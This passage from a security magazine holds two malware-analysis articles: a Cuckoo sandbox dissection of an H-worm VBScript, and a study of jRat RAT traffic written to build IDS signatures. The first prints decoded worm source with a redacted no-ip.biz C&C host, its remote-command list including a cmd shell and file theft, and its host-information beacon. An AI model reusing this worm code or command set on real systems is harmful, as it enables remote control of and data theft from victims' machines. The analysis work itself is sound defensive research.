
**Figure 10.** The PID of the processes created by the malware and their events

I cannot talk about all of them here, but we can select some of them to try to help you locate the more important ones. For example, we can be interested in knowing what key registries have been created. We can search for “RegCreateKeyExW” to locate them.



**Figure 11.** search for “RegCreateKeyExW” to locate them

Other interesting events are to check if the malware has created a file. For example, in the picture below we can see that a visual basic script has been created by the malware.



**Figure 12.** visual basic script created by the malware



Here we can see that it has been executed.

2013-10-02 23:23:47,403	<b>ShellExecuteExW</b>	FilePath: c:\DOCUME~1 \User\LOCALS~1 \Temp\www.vbs Parameters: Show: 1	success	0x00000001
----------------------------	------------------------	--	---------	------------

**Figure 13.** *Executed*

The Cuckoo Quick Overview section offers a lot valuable information. For example, we can see the files which have been read, modified or created by the malware.

## Summary

Files Registry Keys Mutexes

```
C:\DOCUME~1\User\LOCALS~1\Temp\sexe-online_uncompress.exe
IDE#CdRomVD0X_CD_ROM_____1.0_____#42562d323130303733036372020202020202020#(53f5630d
b6bf-11d0-94f2-UUaUc91etb8b)
MountPointManager
STORAGE#Volume#1c30a965980c0Signature32B832B7Offset7B00Length27F4DB200#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)
C:\DOCUME~1
C:\Documents and Settings\User
C:\Documents and Settings\User\LOCALS~1
C:\Documents and Settings\User\Local Settings\Temp
C:\Documents and Settings\User\Local Settings\Temp\sexe-online_uncompress.exe
C:\WINDOWS\system32\mstcfme.exe
C:\DOCUME~1\User\LOCALS~1\Temp\www.exe
C:\DOCUME~1\User\LOCALS~1\Temp\aut3.tmp
C:\DOCUME~1\User\LOCALS~1\Temp\www.exe
C:\DOCUME~1\User\LOCALS~1\Temp\www.vbs
C:\DOCUME~1\User\LOCALS~1\Temp\aut4.tmp
C:\DOCUME~1\User\LOCALS~1\Temp\www.vbs
```

**Figure 14.** *The Cuckoo Quick Overview section*

Also, we can see the registry keys which have been read, modified or created by the malware.

## Summary

Files Registry Keys Mutexes

```
HKEY_CURRENT_USER\Control Panel\Mouse
HKEY_CURRENT_USER\Software\AutoTt v3\AutoTt
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Objects\{20D04FE0-3AEA-1069-A2D0-08002B30309D}
HKEY_CLASSES_ROOT\CLSID\{20D04FE0-3AEA-1069-A2D0-08002B30309D}\InProcServer32
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{475c7950-e3d2-11e0-8d7a-006d6172696f}\
HKEY_CLASSES_ROOT\Drive\shell\cx\FolderExtensions
HKEY_CLASSES_ROOT\Drive\shell\cx\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}
HKEY_CLASSES_ROOT\Drive\shell\cx\FolderExtensions\CurVer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{475c7950-e3d2-11e0-8d7a-006d6172696f}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_CLASSES_ROOT\Drive\shell\cx\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\ShellEx\IconHandler
HKEY_CLASSES_ROOT\Drive\shell\cx\FolderExtensions\{fbeb8a05-beee-4442-804e-409d6c4515e9}\CLSID
```

**Figure 15.** Registry keys which have been read, modified or created by the malware

We can even see the mutexes created by the malware developer. The mutexes are a mechanism created by the malware developer for trying not to run two instances of the malware at the same time.

## Summary

Files Registry Keys **Mutexes**

```
CTF.TimListCache.FMPDefaultS-1-5-21-1547161642-507921405-839522115-1004MUTEX.DefaultS-
1-5-21-1547161642-507921405-839522115-1004
ShimCacheMutex
-- ({systeme-dir}) --
-- ({systeme-dir}) --PERSIST
_!MSFTHISTORY!_
c:!documents and settings!user!local settings!temporary internet files!content.ie5!
c:!documents and settings!user!cookies!
c:!documents and settings!user!local settings!history!history.ie5!
WininetStartupMutex
WininetConnectionMutex
WininetProxyRegistryMutex
```

**Figure 16.** mutexes created by the malware developer

One of my favorite sections of Cuckoo is the Network Analysis section. This analysis is included in the basic dynamic section. Here, we can see the network connections made by the malware and we can download a PCAP file to analyze with Wireshark. (Notice you are only able to download if I share completely the malware, this is not the case).

In the picture below, we can see that the program has established connections with a domain x.no-ip.biz. These types of domains are usually created by the malware developers to point them to their C&C. These types of domains are free and only are registered while the attack is being produced and they are removed when the operation is finished or when they are discovered.

**malwr**

Quick Overview  
Static Analysis  
Behavioral Analysis  
**Network Analysis**  
Dropped Files  
Comment Board (0)

**Download PCAP**

Domains (2) Hosts (0) HTTP (0) IRC (0) SMTP (0)

**Domains**

DOMAIN	IP
no-ip.biz	197.198.198.198
no ip.biz	197.198.198.198

**Figure 17.** the program has established connections with a domain x.no-ip.biz

Another awesome Cuckoo section is the Dropped Files section. Here, you can download the files which have been created by the malware. Do you remember the file which was created?



Quick Overview	FILE NAME	www.vbs
Static Analysis	FILE SIZE	47751 bytes
Behavioral Analysis	FILE TYPE	ASCII text, with very long lines, with CRLF line terminators
Network Analysis	MD5	a0187fc3e5fe7353ea73533f75fdf629
Dropped Files	SHA1	e56b4dd8cb941a6cf6a24852ac125b10a4f26770
Comment Board (0)	SHA256	4f529efca8c59523af1d10471059952935504985c31460897ff1837c1a5e6f60
	CRC32	519B94ED
	SSDEEP	192 C+3sYv+nd7+z+XoC3l0++D+19Yo8sat4eauPcXtx+zV++aM+B+CMdFh5tq5JIXeQD c0T06u/uVA
	YARA	None matched
	Download	

**Figure 18.** *Dropped Files* section

This file is really suspicious. We are going to download it in order to analyze it. Remember to download this kind of file in the lab environment or on a Linux machine as this script could infect your computer. If we open the document, we check that the script is ciphered but it does not have a normal Base64 encryption.

```

A=BSPI TT(ARC, DEF)
dmi dgm

```

**Figure 19.** *Suspicious file*

Looking at the file, we find some strings at the bottom which were not ciphered and we can find a reference to Base64 encryption.



```
NEA1
execute (STV)
Function Decode(Byval vCode)
Dim ding, fing
Set ding = CreateObject("Msxml2.DOMDocument.3.0")
Set fing = ding.CreateElement("base64")
fing.dataType = "bin.base64"
fing.text = vCode
Decode = ring(fing.nodeTypeValue)
Set fing = Nothing
Set ding = Nothing
End Function
```

**Figure 20.** Looking at the file

On this website, [www.base64decode.org](http://www.base64decode.org) we can decode Base64 strings. If we decode the Base64 string "Jw==" we can see it corresponds to the ASCII string " ". If, for example, we decode the Base64 string "DQ==" we can see it corresponds to the ASCII string "d". Ok, now we know how to decode the script. Each Base64 string is separated with a "-" and corresponds to a single character. But how can we decode it quickly?

The first thing I thought was to make another script to decode the first one but I chose to get there another way. If I used Notepad to replace the character "-" for line spacing, I would have a document with one line for each Base64 string like in the picture below.

Now, we can decode all coded strings by just executing a Linux command.

```
base64 -d script_to_decode.vbs
```

```
'----- config -----
host = "██████████no-ip.biz"
port = 8088
installdir = "%temp%"

'<[ coded by █████ l> | <[ modifier : █████ l>

'----- public var -----

dim shellobj
set shellobj = wscript.createObject("wscript.Shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")

'----- privat var -----

installname = wscript.ScriptName
startup = shellobj.SpecialFolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<|>"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
dim oneonce

'----- code start -----
```

**Figure 22.** executing a Linux command

This is awesome because now we are able to decrypt the malicious file. We can research their structure and their behavior and the best of all, we can modify it in order to study its action. For example, I could edit the visual basic in order to change the C&C domain name by our localhost 127.0.0.1 where I have netcat listening on port 80. Netcat will receive the malware connections instead of the C&C server. In the picture below, we can see the result.

Jw==  
PQ==  
LQ==  
PQ==  
LQ==  
PQ==  
LQ==  
PQ==  
LQ==  
PQ==  
LQ==  
PQ==  
IÅ==  
Yw==  
bw==  
bg==  
Zg==  
aQ==  
Zw==  
IÅ==  
PQ==  
LQ==  
PQ==  
LQ==  
PQ==  
LQ==

Figure 21. intelligent bedie

```

C:\Documents and Settings\Administrador\Escritorio\Wetcat\nc.exe
Cmd_line: -l -p 80
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: es
User-Agent: 3C944A01<|>Equipo01<|>Administrador<|>Microsoft Windows XP Professional<|>underworld final<|>nan-av<|>false
UA-CPU: x86
Accept-Encoding: gzip, deflate
Host: 127.0.0.1
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

```

**Figure 23.** Result

- This line corresponds to Netcat running on the computer where the malware is being analyzed. It is listening “-l” on the 80/tcp port “-p 80”.
- We can see the connection executes a POST request.
- The malware is sending information about the compromised host in the User-Agent field with no more data in the HTTP body. This is the information which is being sent to the C&C server.

User-Agent: {DiskVolumeSerial}<|>{Hostname}<|>{Username}<|>{OS}<|>underworld final<|> {AVProduct Installed or nan-av} <|> {USBspread: true or false}

Researching the script in depth we can check that the worm supports the following remote commands:

Command	Description	Communication Request generated
execute	Executes param value using ‘execute’	-
update	Replaces the payload and restarts with the wscript engine	-
uninstall	Deletes startup entries and payload	-
send	Downloads file from CnC server	POST /is-sending< >{FileURL}...
site-send	Downloads file from URL	GET /{FileURL}...
recv	Uploads file to CnC server	POST / is-recving< >{FilePath}...
enum-driver	Sends all drive information to the CnC	POST /is-enum-driver...{DrivePath DriveType< >...}
enum-faf	Sends all file and folder attributes in a specified directory	POST /is-enum-faf...{FolderName FileSize d f Attributes< >...}
enum-process	Sends all running processed	POST /is-enum-process...{Name PID Path< >...}
cmd-shell	Executes param value with ‘cmd.exe /c’ and returns result	POST /is-cmd-shell...{Result}
delete	Deletes file or folder specified in param	-
exit-process	Kills process specified in param	-
sleep	Sleep call in param is passed to eval()	-

Finally, we can see the script will be running on each computer restart because it has installed itself in the \currentversion\run registry key.

```

shellobj.regdelete "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split {installname,"."} {0}
shellobj.regdelete "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split {installname,"."} {0}
filesystemobj.deletefile startup & installname ,true
filesystemobj.deletefile wscript.scriptfullname ,true

```

**Figure 24.** script \currentversion\run registry key

With these steps we know what the malware’s goal is. The infected computer is part of a botnet and it could steal private information. However, the hacker has control over the computer and could do whatever he wants. He could tell the computer zombie to download a new executable with new malware and the zombie could start to send spam, be part of a distributed denial of service attack, etc.

## A DIFFERENT WAY TO CLEAN YOUR COMPUTER

We have learned how the malware infects our computer, what the goal of the malware developer is, have unpacked and decrypted the malicious script but still have one question to answer. How can we remove the malware from our computer?

Well, we know what registry keys were modified and added, and what files were created. We could follow this step to remove all the malware modifications but in this case I am going to show a different way.

Do you remember the first lines of the script? The malware developers wrote their nicks. In my opinion, there is a possibility that they sell their malware software to others.

```
nost = "[REDACTED]no-ip.biz"  
port = 8088  
installdir = "%temp%"
```

```
'<[ coded by [REDACTED] ]> | <[ modifier : [REDACTED] ]>
```

**Figure 25.** coded / modifier

The question here is, do they have a Twitter account? Just check it out!!!!

In the picture below, someone has found the malware developer before us and he asks them how to remove the virus which has infected his computer. The best part of all is that the malware developer answers him with the link of a script hosted on pastebin.com which will remove the virus!!! It is awesome!!!



**Figure 26.** finding malware developer

### REFERENCES

- <http://www.amazon.com/Practical-Malware-Analysis-Dissecting-Malicious/dp/1593272901>
- <http://www.fireeye.com/blog/technical/threat-intelligence/2013/09/now-you-see-me-h-worm-by-houdini.html>

### ABOUT THE AUTHOR



*I was involved in computer science when I was a child and I got my first job as Security Technician when I was 20 years old. I have more than 6 years work in the field of security. I am a network security expert and a specialist in managing Firewalls, VPN, IDS, Antivirus and other security devices in large networks with more than 30,000 users and a 10 GB connection on the Internet.*

*I've worked in numerous types of environments with the latest technologies. Currently I'm working for the main Research Center in Spain as Senior Security Administrator.*

*In my spare time, I write in my blog <http://www.behindthefirewalls.com> where I try to share with people the new hacker techniques, malware analysis, forensics analysis, examples and other things related with security. You can learn more about me at <http://es.linkedin.com/pub/javier-nieto-ar%C3%A9valo/25/2a/bb4>. You can contact me at the bottom on my blog by writing on the contact form or sending an email to*

*[javier.nieto@behindthefirewalls.com](mailto:javier.nieto@behindthefirewalls.com).*



# EXTRACTING NETWORK SIGNATURES FROM MALWARE SAMPLES

## JRAT A CASE STUDY

by Kevin Breen

Reverse engineering Malware is seen by many as a dark art, Geeks in dark rooms surrounded by monitors filled with Assembly Language, Windows dominated by IDA Graphs, Olly Debugger, Breakpoints and register contents. Whilst its true that this will yield a wealth of information about the malware capabilities and can be a dark art, When it comes to providing a defensive capability to your corporation or CERT this level of analysis is not always required. Detection is the key component.

**W**ith the ever increasing number of vulnerabilities and exploits available to E-Crime syndicates and APT actors alike protecting against delivery and infection becomes increasingly difficult. Writing detection signatures for these exploits can be difficult and time consuming if you don't have the experience.

So if we can't see the malware coming in to the network, can we see the malware getting out of the network? Most malware is designed to reach back out to the internet. The crime rings are after any information with resale value and the State Sponsored APT groups want to steal all your Corporate Intellectual Property. Knowing the malware is going to Beacon out this is where we are going to focus our efforts.

This article is going to use a publicly available Remote Access Trojan known as jRat for the case study.

jRat is a Java based remote access tool / Trojan It was created by a coder who goes by the alias Red-P0ison. jRat was initially released to the public for free. Later versions starting at Version 4 introduced a free limited version and a paid for premium version. This article will cover versions 3.2 up to 4.0 this covers the 2 major changes that took place in its development lifecycle to date.

Before we get into the technical analysis lets take a look at the features of this malware so we understand what artefacts we are going to be looking for.


## RATS

As with most Remote access tools there are two components, the server and the client. The server is delivered to the target to run on the machine you wish to compromise. The client is run on the attacker's machine and remotely controls the server.

Most RATs use reverse connections, that is to say the server on the compromised machine is the part that initiates the Command and Control connections. All the attacker has to do is set up his side to listen for the inbound connection and wait for the Malware to phone home.

## SERVER

The server is built from within the client control panel in two stages, the first stage is to configure the server and the second is to create the server. Looking at the configuration options there are two methods to create which the client calls 'Normal' or 'Advanced'. These two options provide a variety of settings for the attacker to choose from.




**Figure 1.** *Advanced Builder*

Once created the server is delivered to the attacker using a variety of delivery methods. The server by default does not exploit any vulnerability instead the attacker will use social engineering techniques tricking the end user into executing the application. Although the default is to create a Jar or exe file, the advanced options provide more alternatives. With the right knowledge or builder application the server can be exported as a shellcode array, this shellcode can be embedded in to Office documents or PDF files using known CVE's or 0 Day exploits for a more convincing delivery.

## CLIENT

The client is the attacker's graphical user interface that receives connections from incoming servers. The client is configured per socket, meaning that each port number can have a separate Password and Encryption key assigned to it.

Once Connected the attacker has full control over the compromised machine and the interface provides a wide range of tools and capabilities from interactive shells and file managers to keyloggers and credential harvesters.



**Figure 2.** Client Control Panel

## CASE STUDY

Our case study starts with an email that is sent in to the company containing a Jar file. It doesn't set off any of the Anti Virus alerts or IDS signatures and is delivered to the recipient. In our case the recipient is cautious and alerts the local IT security representative who forwards the details on to the Incident Response Team.

## NETWORK ANALYSIS

The easiest way to start creating signatures for this malware is through the use of Dynamic Analysis. In our case study we are going to use a copy of the Client to generate a range of samples with different details and deploy them in a virtual environment.

The setup for our lab will use three virtual machines. The first machine is a Windows 7 machine that will act as our RAT Client machine. The Second machine is also a windows 7 machine that will act as our infected machine. The third machine sits between them acting as a man in the middle intercepting and recording all the network activity so we can review the data.

Once our virtual lab is set up and running we start recording the network traffic. In my lab i use Wire-shark to record the traffic but you can use whatever software you are most comfortable with.

With the network being recorded its time to generate our traffic. Starting the client we copy each of our samples on the the infected machine and execute them one at a time, saving the traffic captures for each separate instance.

Seeing a successful connection in our client we run a series of tasks, i choose to view the system information, upload a file, download a file, open a remote shell and issue the command 'DIR'.

We save the traffic capture and repeat the process for each unique sample and the sample that came from our intercepted email.

Now we have our data sets its time to start the analysis.

The first things we look for are the connection details. Destination IP / Host and port numbers. these are trivial to extract but can provide quick wins for your network intrusion teams. IDS signatures can alert to any malware using this C2 infrastructure or Firewalls can be set to explicitly block these connection attempts.

This does not help us if the bad guys change their domain names or IP addresses which means we need to take a deeper look at the data to see what else we can find.

Opening the first PCAP in Wireshark we see a TCP stream between the two lab machines. Looking at the stream shows large strings of seemingly random data. First glance looks like Base64 encoded data however trying to decode the base64 just seems to drop more random content. This is likely encrypted. This is the point where we would normally jump in to a debugger, set some breakpoints and find our encryption loops. There is a quicker and simpler solution. Reading the authors Changelog tells me that there are two major variants of Encryption across the versions of jRat

- Version 3.2.3.1 > 3.2.5 – Used a 24 byte Tripple DES Cipher Key.
- Version 3.2.5 – Used a 128 bit AES Cipher and 16 byte Key.

Now we know what encryption is used we need to find the encryption key. The encryption key is always embedded with the server that is sent to the infected machine, either as a variable or hard coded in. Without it the server would not be able to communicate with our client configuration. Knowing this gives us a place to start looking.

Looking inside the java archive we see a large collection of class files, these .class files make up the java application. Additional to these files we can see a config.dat and a key.dat file. these both look interesting. As we are looking for the encryption key looking in the key.dat file seems fairly logical. As we know the two types of encryption that were used across Jrat looking at the length of the key can indicate which encryption type we are looking at. 24 for DES and 16 for AES.

Before we jump back across to the network traffic lets take a closer look at that config file.

Looks like its encrypted, but we have the key so it is now a trivial task for us to decrypt with a few lines of python and out pops our configuration file that tells us everything about how the rat is going to operate including DNS names, port numbers, unique ID is the same key used to encrypt network traffic? Yes it is. We base64 decode then decrypt our strings.

Versions >= 3.2.5 also include the ability to disable the encryption. This is set in the client and sent as a 00 (Figure.3) or 01 (Figure.4) to the server immediately following a successful 3 Way HandShake. The server then sets its encryption accordingly.

```

00000000 00
00000000 01
00000001 00 09 00 2d 00 63 00 20 00 48 00 65 00 6c 00 70 ...-.c. .H.e.l.p
00000011 00 65 00 6d 1f 00 0a 00 2d 00 63 00 20 00 55 00 .e.m....-.c. .U.
00000021 6e 00 6b 00 6e 00 6f 00 77 00 6e 1e 00 08 00 2d n.k.n.o. w.n....-
00000031 00 63 00 20 00 33 00 2e 00 33 00 5f 00 33 0e 00 .c. .3.. .3..3..

```

**Figure 3.** Encryption Disabled

```

00000000 01
00000000 01
00000001 00 18 00 4c 00 30 00 53 00 45 00 76 00 44 00 46 ...L.O.S .E.v.D.F
00000011 00 58 00 46 00 49 00 6d 00 58 00 71 00 32 00 38 .X.F.I.m .X.q.2.8
00000021 00 6a 00 6e 00 66 00 62 00 4a 00 32 00 67 00 3d .j.n.f.b .J.2.g.=
00000031 00 3d 1f 00 18 00 2f 00 67 00 39 00 6d 00 46 00 .=_..../. g.9.m.F.

```

**Figure 4.** Encryption Enabled

## PROTOCOL

For each of the encryption types there is a different network protocol in place.

Those versions using DES encryption uses a mix of Base64 Encoded (encrypted Strings) and Hex encoded (non encrypted strings). The length of the string is indicated by the preceding Byte, and a Null Byte is used to separate each of the segments. Each segment is identified by first sending an ASCII string detailing the command followed by the data.

For example when sending the Password, an ASCII string of PASS is sent first so the client can understand what it is receiving.

Figure 5 shows a small cut of encrypted traffic.



- Red Indicates the string length of the next string.
- Green Indicates a Base64 String of the indicated length.
- Yellow indicates the Null Byte Separator
- Blue shows the sequence that identifies a Hexadecimal string

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
000000E0	79	49	6E	67	4C	79	79	57	75	62	46	2F	6B	77	3D	3D	00	0C	6A	6D	6F	64	41	41	54	6A	52	4B	67	3D	00	18
00000100	2F	41	75	4F	50	72	76	4D	57	50	45	31	77	44	44	45	45	51	39	65	46	51	3D	3D	00	29	2D	60	20	32	66	34
00000120	33	33	61	32	66	34	34	36	66	36	33	37	35	36	64	36	35	36	65	37	34	37	33	32	35	33	32	33	30	36	31	36
00000140	65	36	34	32	35	33	32	33	30	35	33	36	35	37	34	37	34	36	39	36	65	36	37	37	33	32	66	34	31	36	34	36
00000160	64	36	39	36	65	32	66	34	34	36	35	37	33	36	62	37	34	36	66	37	30	32	66	37	33	36	31	36	64	37	30	36
00000180	63	36	35	36	66	36	65	36	35	32	65	36	61	36	31	37	32	00	0C	48	41	65	54	46	4F	4A	2B	35	75	51	3D	00

Figure 5. DES Traffic

AES Encrypted traffic uses a similar breakdown of Base64 and hex encoding however there are differences in the Way segments are separated. DES used ASCII strings to identify what data was to follow. In the same way the DES Protocol used ASCII Strings to identify the command. The new AES protocol uses a Hex Number to Identify what is being transmitted. This could be an attempt to optimise and reduces bandwidth and transmission times.

For Example when retrieving a file from the server the hex character '1d' is sent first so the client can understand what it is receiving.

The other major difference is the width of the data. AES has a NULL Byte alternating every byte of data in the stream.

Figure 6 show a small cut of encrypted traffic, The alternating NULL Bytes have been removed for readability. Figure 7 Shows the same traffic with the NULL Bytes.

- Red Indicates the string length of the next string
- Green Indicates a Base64 String of the indicated length
- Yellow indicates the identifier that may indicate the type of data that is being received.
- Blue shows the sequence that identifies a Hexadecimal string

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
00000000	01	18	50	69	58	44	74	50	50	30	59	6E	75	44	61	39	37	56	32	59	4E	36	3B	51	3D	3D	1E	18	6B	62	69	
00000020	4E	56	30	4A	38	74	72	2F	31	4A	6D	4E	74	4C	63	31	41	41	3D	3D	1E	18	64	55	6A	78	62	34	34	4B	39	79
00000040	6F	4D	47	6D	30	72	53	72	6B	36	32	41	3D	3D	0E	18	6A	51	38	47	47	64	55	68	36	43	57	41	56	74	37	2F
00000060	72	67	58	4E	41	67	3D	43	10	18	33	4D	7A	33	56	67	39	2B	4E	61	6D	48	52	5A	32	65	59	68	69	4A	66	41
00000080	3D	3D	0F	10	55	37	4C	43	44	49	36	69	44	46	73	63	73	51	54	6A	57	45	45	59	77	3D	3D	16	18	79	71	
000000A0	6D	2B	50	74	74	4B	4B	41	6B	33	79	6F	6F	65	35	61	74	41	34	67	3D	3D	17	03	2D	60	20	32	66	34	33	33
000000C0	61	32	66	34	34	36	66	36	33	37	35	36	64	36	35	36	65	37	34	37	33	32	35	33	32	33	30	36	31	36	65	36

P1:XDTP0YnuDu97VZYn6BQ=...+hba

0V0J8zr1Jm0tLc1AA=...dujxk44k3Y

rGMXN9K3s2kA=...j0G8G0uHECAVn7Y

7267584E41673D431018334D7A335667392B4E616D48525A32655968694A6641

U7ICD1C6DFn6ScqJ3UEWY=...yq

a4t4tKKAK3yooe5Aa4g=...h-2h43J

xP166463756d56e774732523326015e6

Figure 6. AES Encrypted Traffic

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
00000000	01	00	18	00	50	00	69	00	58	00	44	00	74	00	50	00	50	00	30	00	59	00	6E	00	75	00	44	00	61	00	39	00
00000020	37	00	56	00	32	00	59	00	4E	00	36	00	38	00	51	00	3D	00	3D	00	1F	00	18	00	2B	00	68	00	62	00	69	00
00000040	00	56	00	30	00	4A	00	38	00	7A	00	72	00	2F	00	31	00	4A	00	6D	00	4F	00	74	00	4C	00	63	00	31	00	
00000060	00	41	00	3D	00	3D	00	1E	00	18	00	64	00	55	00	6A	00	78	00	62	00	34	00	34	00	4B	00	39	00	79	00	
00000080	4D	00	47	00	6D	00	30	00	72	00	53	00	72	00	68	00	36	00	32	00	41	00	3D	00	3D	00	0E	00	18	00	6A	00
000000A0	00	38	00	47	00	47	00	64	00	55	00	68	00	36	00	43	00	57	00	41	00	56	00	74	00	37	00	2F	00	72	00	
000000C0	00	58	00	4E	00	41	00	67	00	3D	00	3D	00	10	00	18	00	33	00	4D	00	7A	00	33	00	56	00	67	00	39	00	
000000E0	4E	00	61	00	6D	00	38	00	52	00	4A	00	32	00	65	00	59	00	68	00	69	00	4A	00	3A	00	66	00	41	00		
00000100	00	18	00	55	00	37	00	4C	00	53	00	44	00	49	00	36	00	69	00	44	00	46	00	36	00	73	00	63	00			
00000120	54	00	6A	00	57	00	45	00	45	00	59	00	77	00	3D	00	3D	00	16	00	18	00	79	00	71	00	6D	00				
00000140	70	00	74	00	4B	00	4B	00	41	00	68	00	33	00	79	00	6F	00	6F	00	65	00	35	00	61	00	74	00				
00000160	67	00	3D	00	3D	00	01	00	2D	00	68	00	20	00	32	00	66	00	34	00	33	00	33	00	61	00	61	00				

Figure 7. AES Encrypted Wide

The server and client are designed to hold the communication port open so the client can issue commands at any time without having to wait for the server to start a new connection. The port is help open through the use of Keep Alives. As with the rest of the communication protocol there are differences between the two encryption versions.

- AES uses alternating hex 00 to communicate a keep alive.
- DES used base64 encoded(encrypted) PING and PONG

With an understanding of the Network Protocol it is possible to deploy Snort based IDS signatures. With the new protocol in version 3.2.5 and greater we could create unique signatures for specific events like File Transfer or Remote Shell Access.

Using the file transfer as our example let's examine this communication pattern in more detail. Figure 8 shows a section of our file transfer it has been truncated to fit the start and end of the transfer.

- The client sends hex 15 followed by the path to the file it wants.
- The server responds with hex 1d followed by the file name and the full file path.
- The server sends hex '00 00 00 00' followed by the file size in hex in our example the file size is located at 00D3D and the value is hex '076000'.
- The server sends hex '04'
- The server send the file, this is either as a raw transfer or as a hex encoded string depending on the size of the file.
- The server sends hex 'ff ff ff ff' this indicates the file transfer is complete

```

000000A9 15
